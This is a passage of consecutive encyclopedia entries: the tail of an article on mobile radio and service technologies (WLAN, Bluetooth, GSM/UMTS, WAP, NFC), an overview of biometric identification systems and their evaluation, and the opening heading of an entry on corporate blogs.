Compared to the overall availability of handsets, the continuing high complexity and dynamic of mobile technologies accounts for limited mobile service adoption rates and business models in data services. Therefore, particular aspects of mobile technologies as a basis of promising business concepts within mobile commerce are illustrated in the following on three different levels: First on the network level, whereas available technology alternatives for the generation of digital radio networks need to be considered; second, on the service level, in order to compare different transfer standards for the development of mobile information services; third, on the business level, in order to identify valuable application scenarios from the customer point of view.

DIGITAL RADIO NETWORKS

In the past, the analysis of mobile radio technology has often been limited to established technology standards, as well as their development in the context of wide-area communication networks. Thus, in the following four chapters, alternatives of architecture and technology are represented.

General Basics of Mobile Radio Technology

Generally connections within mobile radio networks can be established between mobile and immobile stations (infrastructure networks), or between mobile stations (ad-hoc networks) only (Müller, Eymann, & Kreutzer, 2003). Within the mobile radio network, the immobile transfer line is displaced by an unadjusted radio channel. In contrast to analogous radio networks where the communication signal is directly transferred as a continuing signal wave, within the digital radio network, the initial signal is coded in series of bits and bytes by the end terminal and decoded by the receiver.

The economically usable frequency spectrum is limited by the way of usage, as well as by the actual stage of technology, and therefore represents a shortage for mobile radio transmissions. Via so called "multiplexing," a medium can be provided to different users by the division of access area, time, frequency, or code (Müller et al., 2003; Schiller, 2003).

In contrast to fixed-wire networks, within radio networks, the signal spread takes place directly similar to light waves. Objects within the transfer area can interfere with the signal spread—that is why there is the danger of a signal deletion within wireless transmission processes. In order to reduce such signal faults, spread spectrum techniques distribute the initial transmission bandwidth of a signal onto a higher bandwidth (Schiller, 2003). The resulting limitation of available frequency can be minimized by the combination of spread spectrum techniques with multiple access techniques. Those forms of combination are represented, for example, by the *Frequency Hopping Spread Spectrum* (FHSS), where each transmitter changes the transfer frequency according to a given hopping sequence, or the *Direct Sequence Spread Spectrum* (DSSS), where the initial signal spread is coded by a predetermined pseudo random number.

Wireless Local Area Networks (IEEE 802.11)

The developers of the 802.11 standards have aimed at establishing application and protocol transparency, seamless fixed network integration, and a worldwide operation ability within the license-free ISM (Industrial, Scientific, and Medical) radio bands (Schiller, 2003). The initial 802.11 standard of 1997 describes three broadcast variants: One infrared variant uses light waves with wave-lengths of 850-950 nm, and two radio variants within the frequency band of 2.4 GHz, which are economically more important (Schiller, 2003). Within the designated spectrum of the transfer power between a minimum of 1mW and a maximum of 100mW, in Europe, the radio variants can achieve a channel capacity of 1-2 Mbit/s. Following the 802.3 (Ethernet) and 802.4 (Token Ring) standards for fixed-wire networks, the 802.11 standard specifies two service classes (IEEE, 2001): an asynchronous service as a standard case analogous to the 802.3 standard and an optional, and temporally limited synchronous service. Typically, WLANs operate within the infrastructure modus whereby the whole communication of a client takes place via an access point. The access point supplies every client within its reach or serves as a radio gateway for adjoining access points.

Developments of the initial standards are mainly concentrated on the area of the transfer layer (Schiller, 2003): Within the 802.11a standard, the initial 2.4 GHz band is displaced by the 5 GHz band, allowing a capacity of up to 54 Mbit/s. In contrast to this, the presently most popular standard 802.11b uses the encoded spread spectrum technique DSSS. It achieves a capacity up to 11 Mbit/s operating within the 2.4 GHz band.

Wireless Personal Area Networks (Bluetooth)

In 1998, Ericsson, Nokia, IBM, Toshiba and Intel founded a “Special Interest Group” (SIG) for radio networks for the close-up range named Bluetooth (SIG, 2004). Like WLAN networks, Bluetooth devices transfer within the 2.4 GHz ISM bands, which is why interferences may occur between both network technologies. In general, 79 channels are available within Bluetooth networks. FHSS is implemented with 100 hops per second, as spread spectrum technique (Bakker &McMichael, 2002). Devices with identical hop sequences constitute a so-called “pico-network.” Within this network, two service categories are specified: a synchronous, circuit-switched method, and an asynchronous method. Within the maximum transfer power of 10mW, Bluetooth devices can reach a transfer radius of 10m, up to a maximum of 100m, and a data capacity of up to 723Kbit/s (Müller et al., 2003).

The main application areas of Bluetooth technologies are the connection of peripheral devices such as headphones, automotive electronics, or the gateway function between different network types, like the cross linking of fixed-wire networks and mobile radio devices (Diederich, Lerner, Lindemann, & Vehlen, 2001). Generally, Bluetooth networks are therefore linked together as ad-hoc networks. Ad-hoc networks do not require decided access points; mobile devices communicate equally and directly with devices within reach. Among a network of a total maximum of eight terminals, exactly one terminal serves as a master station for the specification and synchronization of the hop frequency (Jaap/Haartsen, 2000; Nokia, 2003). Bluetooth devices can be involved in different pico-networks at the same time, but are not able to communicate actively within more than one of these networks at a particular point in time. These overlapping network structures are called scatter-networks.

Network Standards for Wide-Area Communication Networks

In 1982, the European conference of post and communication administration founded a consortium for the coordination and standardization of a future pan-European telephone network called “Global System for Mobile Communications” (GSM) (Schiller, 2003). At the present, there are three GSM-based mobile

B

networks in the world with 900, 1800, and 1900 MHz, which connect about 1.941 million participants in 210 countries at the moment (GSM Association, 2006). In Europe, the media access of mobile terminals onto the radio network takes place via time and frequency multiplex on an air interface. This interface obtains 124 transmission channels with 200 kHz each within a frequency band of 890 to 915 MHz (uplink) or 935-960 MHz (downlink) (Schiller, 2003). Three service categories are intended:

- Carrier services for data transfer between network access points, thereby circuit-switched as well as package-switched services with 2400, 4800, and 9600 Bit/s synchronous, or 300-1200 Bit/s asynchronous are specified;
- Teleservices for the voice communication with initially 3.1 KHz, and for additional nonvoice applications like Fax-, voice memory-, and short message-services; and
- Additional services such as telephone number forwarding, and so on.

The architecture of an area-wide GSM network is more complex compared to local radio variants, and consists of three subsystems (Müller et al., 2003; Schiller, 2003):

1. The Radio Subsystem (RSS) is an area-wide cellular network, consisting of different Base Station Subsystems (BSS). A BSS obtains at least one Base Station Controller (BSC), which controls different Base Transceiver Stations (BTS). Generally, a BTS supplies one radio cell with a cell radius of 100m, up to a maximum of 3 km.
2. The Network Subsystem (NSS) builds the main part of the GSM network and obtains every administration task. Their core element is the Mobile Switching Center (MSC), which assigns a signal within the network to an authenticated participant. The authentication takes place based on two databases: within the Home Location Register (HLR), any contract specific data of a user, as well as his location, are saved; within the Visitor Location Register (VLR), which is generally assigned to a MSC, every participant who is situated within the actual field of responsibility of the MSC is saved.
3. The control and monitoring of networks and radio subsystems takes place via an Operation and Maintenance System (OMC). The OMC is responsible for the registration of mobile stations and user authorizations, and generates participant specific authorization parameters.

The main disadvantage of GSM networks is the low channel capacity within the signal transfer. A lot of developments aim at the reduction of this limitation (Schiller, 2003). Within the High-Speed Circuit-Switched Data (HSCSD) method, different time slots are combined for one circuit-switched signal. The General Packet Radio Service (GPRS) is a package-switched method that combines different time slots like the HSCSD method, but it occupies channel capacities only if the data transfer takes place. GPRS requires additional system components for network subsystems, and theoretically allows a transfer capacity of 171.2 kBit/s. Enhanced Data rates for GSM Evolution (EDGE) are a further evolution of GPRS, the EDGE data rates can reach a theoretical 384 kBit/s (Turowski & Pousttchi, 2004), and the operator can handle three times more subscribers than GPRS.

The Universal Mobile Telecommunication Service (UMTS) represents a development of GSM. It aims at higher transfer capacity for data services with a minimum data rate of up to 2 Mbit/s for metropolitan areas. The core element of the development is the enhanced air interface called Universal Terrestrial Radio Access (UTRA). This interface uses a carrier frequency with a bandwidth of about 1.9 to 2.1 GHz, and uses a wideband CDMA technology (W-CDMA) with the spread spectrum technique DSSS. UMTS networks are recently being upgraded with High Speed Downlink Packet Access (HSDPA), a protocol allowing for even higher data transfer speeds.

TECHNOLOGIES FOR MOBILE INFORMATION SERVICES

The network technologies introduced above just represent carrier layers and do not enable an exchange of data on the service level on their own. Therefore, some data exchange protocol standards for the development of mobile services are introduced in the following paragraphs. Two conceptually different methods are distinguished: the WAP model and the Bluetooth model.

WAP

Though the exchange of data within mobile networks can generally take place based on HTTP, TCP/IP, and HTML, especially the implementation of TCP within mobile networks can cause problems and may therefore lead to unwanted drops of performance (Lehner, 2003). Wireless Application Protocol (WAP) aims at improving the transfer of internet contents and data services for mobile devices. WAP acts as a communication platform between mobile devices and a WAP gateway. The gateway is a particular server resembling a proxy server that translates WAP enquiries into HTTP messages and forwards them to an internet content server (Deitel, Deitel, Nieto, & Steinbuhler, 2002; cp. Figure 1).

In fact, WAP includes a range of protocols that support different tasks for the data transfer from or to mobile devices containing protocols for the data transfer between WAP gateway and user equipment, as well as the markup language WML (Lehner, 2003). Figure 2 shows the layers of WAP compared to the ISO/OSI and the TCP/IP model.

Bluetooth

The developers of Bluetooth aimed at guaranteeing a cheap, all-purpose connection between portable devices with communication or computing capabilities (Haartsen, Allen, Inouye, Joeressen, & Naghshineh, 1998). In contrast to WLAN or UMTS, the Bluetooth specification defines a complete system that ranges from the physical radio layer to the application layer. The specification consists of two layers: (1) the technical core specification that describes the protocol stack①, and (2) the application layer with authorized profiles for predefined use cases②.

①(1) Within the architecture of the Bluetooth protocol stack, two components are distinguished (cp. Figure 3): the Bluetooth host and the Bluetooth controller. The Bluetooth host is a software component as a part of the operating system of the mobile device. The host is usually provided with five protocols which enable an integration of Bluetooth connections with other specifications. The Logical Link Control and Adoption Protocol (L2CAP) enable a multiple access of different logical connections of upper layers to the radio frequency spectrum. The identification of available Bluetooth services takes place via the Service Discovery Protocol (SDP). Existing data connections, like point-to-point connections or WAP services, are transferred either via RFCOMM or via the Bluetooth Encapsulating Protocol (BNEP). RFCOMM is a basic transport protocol which emulates the functionality of a serial port. BNEP gathers packages of existing data connections and sends them directly via the L2CAP. The Object Exchange Protocol (OBEX) has been adapted for Bluetooth from the infrared technology for the transmission of documents like vCards.

②(2) Bluetooth profiles represent usage models for Bluetooth technologies with specified interoperability for predefined functions. Bluetooth profiles underlie a strict qualification process executed by the SIG. General transport profiles (1-4) and application profiles (5-12) for particular usage models are distinguished (cp. Figure 4):

1. The Generic Access Profile (GAP) specifies generic processes for equipment identification, link management, and security.

Figure 1. WAP interaction model



Figure 2. WAP protocol stack vs. TCP/IP



Figure 3. Bluetooth protocol stack





2. The Service Discovery Application Profile (SDAP) provides functions and processes for the identification of other Bluetooth devices.
3. The Serial Port Profile (SPP) defines the necessary requirements of Bluetooth devices for the emulation of serial cable connections based on RFCOMM.
4. The Generic Object Exchange Profile defines processes for services with exchange functions like synchronization, data transfer, or push services.

On the one hand, usage model-oriented profiles include typical scenarios for cable alternatives for the communication between devices within the short distance area. Examples are the utilization of the mobile phone as cordless telephone or (5) intercom, (6) as a modem, (7) as fax, (8) the connection to a headset, or (9) the network connection within a LAN. On the other hand, profiles are offered for (10) the exchange of documents, (11) for push services, and (12) for the synchronization (for example, to applications within computer terminals).

Figure 4. Bluetooth profiles



CONCLUSION

The main assessment problem in the context of commercial marketing of the mobile-radio technologies is derived from the question if these technologies can be classified as additional distribution technologies within electronic commerce (Zobel, 2001). Against this problematic background, two general utilization scenarios need to be distinguished:

1. In addition to conventional Ethernet, the WLAN technology enables a portable access to data networks based on TCP/IP via an air interface. The regional flexibility of the data access is the only advantage. No more additional benefits, like push services or functional equipment connections, and therefore no fundamental new service forms can be realized.
2. The standards of the generation 2.5 (for example, GRPS/EDGE), within the license-bound mobile networks, already enable a reliable voice communication and obtain at least sufficient capacities for the data traffic. Problems are caused by generally high connection expenses, which is why the mobile network technology currently is no real alternative for fixed networks. Instead of a portable data network access, the scenario of particular information services for the requirements of mobile users that generate an additional added value in contrast to stationary network utilization seems more plausible. The localization of a mobile device which, for example, is possible within GSM via the residence register (HLR/VLR), or the distinct identification via SIM card, has been mentioned as added value factors. With regard to the possibility of push services which are, for example, positioned within the WAP specification, services are possible that identify the actual position of a device, and automatically provide a context adapted offer for the user.

The Bluetooth technology has initially been generated as a cable alternative for the connection of terminals close by, and can, therefore, hardly be classified as one of the two utilization scenarios. Due to the small size and little power consumption of Bluetooth systems, their implementation is plausible within everyday situations as ubiquitous cross linking technology. Thereby two utilization scenarios are imaginable: On the one hand, the cross linking between mobile user equipment as an alternative for existing infrastructure networks for data, as well as for voice communication, is conceivable; on the other hand, easy and fast connections between user equipment and stationary systems, such as the context of environment information or point-of-sale terminals, are imaginable.

The upcoming standard of Near Field Communication (NFC) may help to increase utilization scenarios and facilitation of usage for Bluetooth technology. Configuration and access to services always needed significant user interaction. NFC operates at data rates of 106kbps and 212kbps, or up to 424 kbps between dedicated NFC devices. NFC uses a peer-to-peer communication protocol that establishes wireless network connections between network appliances and consumer electronics devices. For example: A simple touch will open a connection to exchange the parameters of the Bluetooth communication and establish a unique key. The Bluetooth communication between devices is established as a second step of this procedure without any human interference using the exchanged parameters. NFC inductive couples devices operating at the centre frequency of 13.56 MHz. NFC is a very short range protocol, thus making it rather safe, as devices have to be literally in touch to establish a link in between (ECMA, 2004). This very easy process enables many future functions in processes and service dimensions and further facilitates interaction with electronic devices. NFC can be built in mobile phones to provide completely new services to mobile handsets, such as mobile ticketing with a single touch.

Thus, it is obvious that particular fields of application seem plausible for each mobile network technology. Data-supported mobile services obtain a significant market potential. Mobile network technologies can provide an additional value, in contrast to conventional fixed networks, and new forms of service can be generated using existing added value factors of the mobile network technology. However, these advantages are mainly efficiency based—for example, the enhanced integration ability of distributed equipments and systems, or a more comfortable data access.

KEY TERMS

Bluetooth: A specification for personal radio networks, named after the nickname of the Danish king Harald who united Norway and Denmark in the tenth century.

Circuit Switching: Circuit-switched networks establish a permanent physical connection between communicating devices. For the time of the communication, this connection can be used exclusively by the communicating devices.

GSM: In 1982, the European conference of post and communication administration founded a consortium for the coordination and standardization of a future pan-European telephone network called "Group Spécial Mobile" that was renamed as "Global System for Mobile Communications" later.

Local Area Radio Network: Mobile radio networks can either be built up as wide area networks consisting of several radio cells, or as local area networks usually consisting of just one radio cell. Depending on the signal reach of the used transmission technology, a local area network can range from several meters up, to several hundred meters.

Multiplex: Within digital mobile radio networks three different multiplexing techniques can be applied: *Time Division Multiple Access* (TDMA), *Frequency Division Multiple Access* (FDMA), and *Code Division Multiple Access* (CDMA).

Near Field Communication: Short range wireless technology using RFID standard, operating at the 13.56MHz frequency.

Packet Switching: Packet-switched networks divide transmissions into packets before they are sent. Each packet can be transmitted individually and is sent by network routers following different routes to its destination. Once all the packets forming the initial message arrive at the destination, they are recompiled.

Personal Area Radio Network: Small-sized local area network can also be named as wireless personal area network or wireless close-range networks.

Universal Mobile Telecommunications System: UMTS, sometimes also referred to as "3GSM," is a third generation mobile phone technology using *Wideband Code Division Multiple Access* (W-CDMA). W-CDMA is part of the IMT-2000 family of 3G standards, as an alternative to CDMA2000, EDGE, and the short range DECT system. UMTS with *High-Speed Downlink Packet Access* (HSDPA) theoretically supports up to 14.0 Mbit/s data transfer rates.

Wide Area Radio Network: A wide area radio network consists of several radio transmitters with overlapping transmission ranges.

INTRODUCTION

The modern information age gives rise to various challenges, such as organization of society and its security. In the context of organization of society, *security* has become an important challenge. Because of the increased importance of security and organization, identification and authentication methods have developed into a key technology in various areas, such as entrance control in buildings, access control for automatic teller machines, or in the prominent field of criminal investigation.

Identity verification techniques such as keys, cards, passwords, and PIN are widely used security applications. However, passwords or keys may often be forgotten, disclosed, changed, or stolen. Biometrics is an identity verification technique which is being used nowadays and is more reliable, compared to traditional techniques. Biometrics means "life measurement," but here, the term is associated with the unique characteristics of an individual. Biometrics is thus defined as the "automated methods of identifying or authenticating the identity of a living person, based on physiological or behavioral characteristics." Physiological characteristics include features such as face, fingerprint, and iris. Behavioral characteristics include signature, gait, and voice. This method of identity verification is preferred over traditional passwords and PIN-based methods for various reasons, such as (Jain, Bolle, & Pankanti, 1999; Jain, Ross, & Prabhakar, 2004):

- The person to be identified is required to be physically present for the identity verification.
- Identification based on biometric techniques obviates the need to remember a password or carry a token.
- It cannot be misplaced or forgotten.

Biometrics is essentially a multi-disciplinary area of research, which includes fields like pattern recognition image processing, computer vision, soft computing, and artificial intelligence. For example, face image is captured by a digital camera, which is preprocessed using image enhancement algorithms, and then facial information is extracted and matched. During this process, image processing techniques are used to enhance the face image and pattern recognition, and soft computing techniques are used to extract and match facial features. A biometric system can be either an identification system or a verification (authentication) system, depending on the application. Identification and verification are defined as (Jain et al., 1999, 2004; Ross, Nandakumar, & Jain, 2006):

- **Identification–One to Many:** Identification involves determining a person's identity by searching through the database for a match. For example, identification is performed in a watch list to find if the query image matches with any of the images in the watch list.
- **Verification–One to One:** Verification involves determining if the identity which the person is claiming is correct or not. Examples of verification include access to an ATM, it can be obtained by matching the features of the individual with the features of the claimed identity in the database. It is not required to perform match with complete database.

In this article, we present an overview of the biometric systems and different types of biometric modalities. The next section describes various components of biometric systems, and the third section briefly describes the characteristics of biometric systems. The fourth section provides an overview of different unimodal and multimodal biometric systems. In the fifth section, we have discussed different measures used to evaluate the performance of biometric systems. Finally, we discuss research issues and future directions of biometrics in the last section.

COMPONENTS OF BIOMETRIC SYSTEM

Biometric authentication is performed by matching the biometric features of an enrolled individual with the features of the query subject. Different stages of a biometric system are: capture, enhancement, feature extraction, and matching. During capture, raw biometric data is captured by a suitable device, such as a fingerprint scanner or a camera. Enhancement includes processing the raw data to enhance the quality of the data for correct feature extraction. Enhancement is specially required when the quality of the raw data is poor—for example, if the face image is blurry or contains noise. The raw data contains lots of redundant information which is not useful for recognition. Feature extraction involves extracting invariant features from the raw data and generating biometric template which is unique for every individual and can be used for recognition. Finally, the matching stage involves matching two features or templates. The template stored in the database is matched with the query template.

CHARACTERISTICS OF BIOMETRIC SYSTEMS

Every biometric modality should have the following properties (Jain, Hong, Pankanti, & Bolle, 1997; Jain et al., 1999, 2004; Maltoni, Maio, Jain, & Prabhakar, 2004; Wayman, Jain, Maltoni, & Maio, 2005):

- **Universality.** Everyone must have the attribute. The attribute must be one that is universal and seldom lost to accident or disease.
- **Invariance of properties.** It should be unchanged over a long period of time. The attribute should not be subject to significant differences based on age, or either episodic or chronic disease.
- **Measurability.** The properties should be suitable for capture without waiting time, and it must be easy to gather the attribute data passively.
- **Singularity.** Each expression of the attribute must be unique to the individual. The characteristics should have sufficient unique properties to distinguish one person from any other. Height, weight, hair and eye color are all attributes that are unique, assuming a particularly precise measure, but do not offer enough points of differentiation to be useful for more than categorizing.
- **Acceptance.** The biometric data should be captured in a way acceptable to a large percentage of the population. The modalities which involve invasive technologies for data capture, such as technologies which require a part of the human body to be taken, or which (apparently) impair the human body are excluded.
- **Reducibility.** The captured data should be capable of being reduced to a file which is easy to handle.
- **Reliability and tamper-resistant.** The attribute should be impractical to mask or manipulate. The process should ensure high reliability and reproducibility.
- **Privacy.** The process should not violate the privacy of the person.
- **Comparable.** The attribute should be reducible to a state in which it can be digitally compared to others. The less probabilistic the matching involved, the more authoritative the identification.
- **Inimitable.** The attribute must be irreproducible by other means. The less reproducible the attribute, the more likely it will be authoritative.

TYPES OF BIOMETRIC SYSTEMS

There are two types of biometric systems: unimodal and multimodal. Unimodal biometric systems use only one characteristic or feature for recognition, such as face recognition, fingerprint recognition, and iris recognition. Multimodal biometric systems typically use multiple information obtained from one biometric modality—for example, minutiae and pores obtained from a single fingerprint image, or information obtained from more than one biometric modality, such as fusing information from face and fingerprint.

UNIMODAL BIOMETRICS

Fingerprint Recognition

Fingerprint biometrics is an automated digital version of the old ink-and-paper method used for more than a century for identification, primarily by law enforcement agencies (Jain et al., 1997; Maltoni et al., 2003). The biometric device involves each user to place his finger on a platen for the print to be read. The advantages of fingerprint recognition include invariance and uniqueness of the fingerprints, and its wide acceptance by the public and law enforcement communities as a reliable means of human recognition. Disadvantages include the need for physical contact with the scanner, possibility of poor quality images due to residue on the finger, such as dirt and body oils (which can build up on the glass plate), and eroded fingerprints from scrapes, years of heavy labor, or damage.

Facial Recognition

Face recognition is a noninvasive technology where the subject's face is photographed, and the resulting image is transformed to a digital code (Li & Jain, 2005; Zhao, Chellappa, Rosenfeld, & Philips, 2000). Face recognition algorithms use different features for recognition, such as geometry, appearance, or texture patterns. The performance of face recognition algorithms suffer due to factors such as non-cooperative behavior of the user, lighting, and other environmental variables. Also there are several ways in which people can significantly alter their appearance using accessories for disguise.

Iris Scan

Iris recognition measures the iris pattern in the colored part of the eye (Daugman, 1993; Jain et al., 1999). Iris patterns are formed randomly, and are unique for every individual. Iris patterns in the left and right eyes are different, and so are the iris patterns of identical twins. Iris scanning can be efficiently used for both identification and verification applications because of its large number of degrees of freedom and its property to remain unchanged with time. The disadvantages of iris recognition include low user acceptance and expensive imaging technologies.

Retinal Scan

Retinal scanning involves an electronic scan of retina—innermost layer of wall of the eyeball. By emitting a beam of incandescent light that bounces off the person's retina and returns to the scanner, a retinal scanning system quickly maps the eye's blood vessel pattern and records it into an easily retrievable digitized database (Jain et al., 1999). The eye's natural reflective and absorption properties are used to map a specific portion of the retinal vascular structure. The advantages of retinal scanning are its reliance on the unique characteristics of each person's retina, as well as the fact that the retina generally remains stable throughout life. However, certain diseases can change retinal vascular structure. Disadvantages of retinal scanning include the need for fairly close physical contact with the scanning device.

Voice Recognition

Voice or speaker recognition uses vocal characteristics to identify individuals using a pass-phrase (Campbell, 1997). It involves taking the acoustic signal of a person's voice and converting it to a unique digital code which can then be stored in a template. Voice recognition systems are extremely well-suited for verifying user access over a telephone. The disadvantages of voice recognition are that people's voice change due to several reasons such as time, sickness, and extreme emotional states. Voice recognition can be affected by environmental factors such as background noise.

Signature Verification

Signature recognition uses signatures of the individual for recognition (Ismail & Gad, 2000). This is being used for several security applications where the signatures are matched manually by humans. For automatic signature recognition, a signature can be captured using two methods, offline and online. Offline signature verification involves signing on a paper and then scanning it to obtain the digital signature image for recognition. Online signature capturing uses a device called signature pad which provides the signature pattern along with several other features such as speed, direction, and pressure of writing; the time that the stylus is in and out of contact with the "paper"; the total time taken to make the signature and where the stylus is raised from and lowered onto the "paper." These dynamic features cannot be obtained in offline signature verification. The key of signature recognition is to differentiate between the parts of signature that are habitual and those that vary with almost every signature. Disadvantages include problems of long-term reliability and lack of accuracy. Offline recognition requires greater amount of time for processing.

Hand/Finger Geometry

Hand or finger geometry is an automated measurement of the hand and fingers along different dimensions. Neither of these methods take actual prints of palm or fingers. Only the spatial geometry is examined as the user puts his hand on the sensor's surface. Finger geometry usually measures two or three fingers, and thus requires small amount of computational and storage resources. The problems with this approach are that it has low discriminative power, size of the required hardware restricts its use in some applications and hand geometry-based systems can be easily circumvented (Jain et al., 1999).

Gait

Gait analysis is a behavioral biometrics in which a person is identified by the manner in which he/she walks (Lee & Grimson, 2002; Nixon, Carter, Cunado, Huang, & Stevenage, 1999). This biometric trait offers the possibility to identify people at a distance, even without any interaction. However, this biometric modality is still under development, as most of the current systems are not very accurate.

Palmprint

Palmprint verification is a slightly modified form of the fingerprint technology. Palmprint scanning uses an optical reader that is very similar to that used for fingerprint scanning; however, its size is much bigger, which is a limiting factor for the use in workstations or mobile devices.

Keystroke Dynamics

Keystroke dynamics is an automated method of examining an individual's keystrokes on a keyboard (Fabian & Rubin, 2000). This technology examines dynamics such as speed and pressure, the total time of typing a particular password, and the time that a user takes between hitting keys, dwell time (the length of time one holds down each key), as well as flight time (the time it takes to move between keys). Taken over the course of several login sessions, these two metrics produce a measurement of rhythm which is unique to each user. Technology is still being developed to improve robustness and distinctiveness.

Vein Patterns

Vein geometry is based on the fact that the vein pattern is distinctive for various individuals. Vein measurement generally focuses on blood vessels on the back of the hand. The veins under the skin absorb infrared light, and thus have a darker pattern on the image of the hand. An infrared light combined with a special camera captures an image of the blood vessels in the form of tree patterns. This image is then converted into data and stored in a template. Vein patterns have several advantages: First, they are large, robust, internal patterns. Second, the procedure does not implicate the criminal connotations associated with the fingerprints. Third, the patterns are not easily damaged due to gardening or bricklaying. However, the procedure has not yet won full mainstream acceptance. The major disadvantage of vein measurement is the lack of proven reliability (Jain et al., 1999, 2004; Wayman et al., 2005).

DNA

DNA sampling is rather intrusive at present, and requires a form of tissue, blood, or other bodily sample (Jain et al., 2004). DNA recognition does not involve enhancement or feature extraction stages; DNA patterns extracted from bodily sample are directly used for matching. DNA of every individual is unique, except for twins who share the exact same DNA. The DNA of every person is the same throughout life. Despite all these benefits, the recognition technology still has to be refined. So far, the DNA analysis has not been sufficiently automatic to get ranked as a biometric technology. If the DNA can be matched automatically in real time, it may become more significant. However, present DNA matching technology is very well established in the field of crime detection and forensics, and will remain so in the law enforcement area for the time being.

Ear Shape

Identifying individuals by the ear shape is used in law enforcement applications where ear markings are found at crime scenes (Burge & Burger, 2000). Recognition technologies generally use ear shape for recognition. However, it is not a commonly used biometric trait, because ears are often covered by hair, and capturing them is difficult.

Body Odor

The body odor biometrics is based on the fact that virtually every human's smell is unique. The smell is captured by sensors that are capable of obtaining the odor from nonintrusive parts of the body, such as the back of the hand. The scientific basis of work is that the chemical composition of odors can be identified using special sensors. Each human smell is made up of chemicals known as volatiles. They are extracted by the system and converted into a template. The use of body odor sensors brings up the privacy issue, as the body odor carries a significant amount of sensitive personal information. It is possible to diagnose some disease or activities in last hours by analyzing the body odor.

MULTIMODAL BIOMETRICS

Unimodal biometric systems suffer from different types of irregularities, such as data quality and interoperability. For example, the performance of fingerprint recognition algorithms depends on the quality of fingerprint to be recognized, fingerprint sensor, and the image quality. Face recognition algorithms require good quality images with representative training database. Signature biometrics depends on the type of pen and mode of capture. Variation in any of these factors often leads to poor recognition performance. Moreover, unimodal biometric systems also face challenge if the biometric feature is damaged—for example, if the fingerprint of any individual is damaged due to some accident, then the person can never be identified using a fingerprint recognition system. To overcome these problems, researchers have proposed using multimodal biometrics for recognition. Multimodal biometrics is combining multiple biometric modalities or information. Several researchers have shown that fusion of multiple biometric evidences enhances the recognition performance (Ross et al., 2006).

Biometric fusion can be performed at data level, feature level, match score level, decision level, and rank level. Data level fusion is combining raw biometric data, such as fusion of infrared and visible face images. Feature level fusion involves combining multiple features extracted from the individual biometric data to generate a new feature vector which is used for recognition. In match score fusion, first the features extracted from individual biometric traits are matched to compute the corresponding match score, and these match scores are then fused to generate a fused match score. In the decision level fusion, decisions of individual biometric classifiers are fused to compute a combined decision. Finally, rank level fusion involves combining identification ranks obtained from multiple unimodal systems for authentication. Rank level fusion is only applicable to identification systems.

PERFORMANCE EVALUATION TECHNIQUES

The overall performance of a system can be evaluated in terms of its *storag*e, *speed*, and *accurac*y (Golfarelli, Maio, & Maltoni, 1997; Jain et al., 1997; Wayman et al., 2005). The size of a template, especially when using smart cards for storage, can be a decisive issue during the selection of a biometric system. Iris scan is often preferred over fingerprinting for this reason. Also, the time required by the system to make an identification decision is important, especially in real time application such as ATM transactions.

The accuracy is critical for determining whether the system meets requirements and, in practice, the way the system responds. It is traditionally characterized by two error statistics: *False Accept Rate* (*FAR)* (sometimes called False Match Rate), percentage of impostors accepted, and *False Reject Rate* (*FRR*), percentage of authorized users rejected. In a perfect biometric system, both FAR and FRR should be zero. Unfortunately, no biometric system today is flawless, so there must be a trade-off between the two rates. Usually, civilian applications try to keep both rates low. The error rate of the system when FAR equals FRR is called the *Equal Error Rate,* and is used to describe the performance of the overall system. The error rates of biometric systems should be compared to the error rates in the traditional methods of authentication, such as passwords, photo IDs, and handwritten signatures.

Other performance evaluation methods include receiver operating characteristics (ROC) plot, cumulative match curve (CMC) plot, d-prime, overall error error, and different statistical tests, such as half the total error rate, confidence interval, and cost functions. For large scale applications, performance of a biometric system is estimated by using a combination of these evaluation methods.

RESEARCH ISSUES AND FUTURE DIRECTIONS

Different technologies may be appropriate for different applications, depending on perceived user profiles, need to interface with other systems or databases, environmental conditions, and a host of other application-specific parameters. However, biometrics also has some drawbacks and limitations, which lead to research issues and future directions in this field. Independent testing of biometric systems shows that only fingerprinting and iris recognition are capable of identifying a person on a large scale database. Under same data size, face, voice, and signature recognition are not able to identify individuals accurately. The performance of biometric systems decreases with increase in the database size. This is known as scalability, and is a challenge for real time systems.

Another issue is privacy, which is defined as the freedom from the unauthorized intrusion. Three distinct forms in which it can be divided are:

- Physical privacy, or the freedom of an individual from contact with other.
- Informational privacy, or the freedom of an individual to limit access to certain personal information about oneself.
- Decision privacy, or the freedom of an individual to make private choices about the personal and intimate matters.

Several ethical, social, and law enforcement issues and public resistances related to these challenges are a big deterrent to the widespread use of biometric systems for indentification.

Another challenging issue in biometrics is to recognize an individual at a remote area. If the verification takes place across a network (where the measurement point and the access control decision point are not co-located), the system might be insecure. In such cases, the attacker can either steal the person's scanned characteristic and use it during other transactions, or inject his characteristic into the communication channel. This problem can be overcome by the use of a secure channel between the two points, or using the security techniques, such as cancellable biometrics, biometric watermarking, cryptography, and hashing.

Another major challenge is interoperability of different devices and algorithms. For example, a fingerprint image scanned using a capacitive scanner cannot be processed with the algorithm which is trained on fingerprints obtained from an optical scanner. This is an important research issue and can be addressed using standard data sharing protocols, which is currently underway.

Other research issues in biometrics include incorporating data quality with the recognition performance, multimodal biometric fusion with uncertain, ambiguous, and conflicting sources of information, designing advanced and sophisticated scanning devices, and searching for new biometric features, and evaluating its individuality.

CONCLUSION

The world would be a fantastic place if everything were secure and trusted. But unfortunately, in the real world, there is fraud, crime, computer hackers, and thieves. So, there is a need of security applications to ensure users' safety. Biometrics is one of the methods which can provide security to users with the limited available resources. Some of its ongoing and future applications are physical access, virtual access, e-commerce applications, corporate IT, aviation, banking and financial, healthcare, and government. This paper presents an overview of various aspects of biometrics, and briefly describes the components and characteristics of biometric systems. Further, we also described unimodal and multimodal biometrics, performance evaluation techniques, research issues, and future directions.

KEY TERMS

Authentication: The action of verifying information such as identity, ownership, or authorization.

Behavioral Biometric: Biometric that is characterized by a behavioral trait learned and acquired over time.

Biometric: A measurable, physical characteristic, or personal behavioral trait used to recognize or verify the claimed identity of an enrollee.

Biometrics: The automated technique of measuring a physical characteristic or personal trait of an individual, and comparing that characteristic to a comprehensive database for purposes of identification.

Physical/Physiological Biometric: Biometric that is characterized by a physical characteristic.

False Acceptance Rate: The probability that a biometric system will incorrectly identify an individual, or will fail to reject an impostor.

False Rejection Rate: The probability that a biometric system will fail to identify an enrollee, or verify the legitimate claimed identity of an enrollee.

Multimodal Biometrics: A system which uses multiple biometric information of an individual for authentication.

Blogs as Corporate Tools

Michela Cortini
University of Bari, Italy

INTRODUCTION

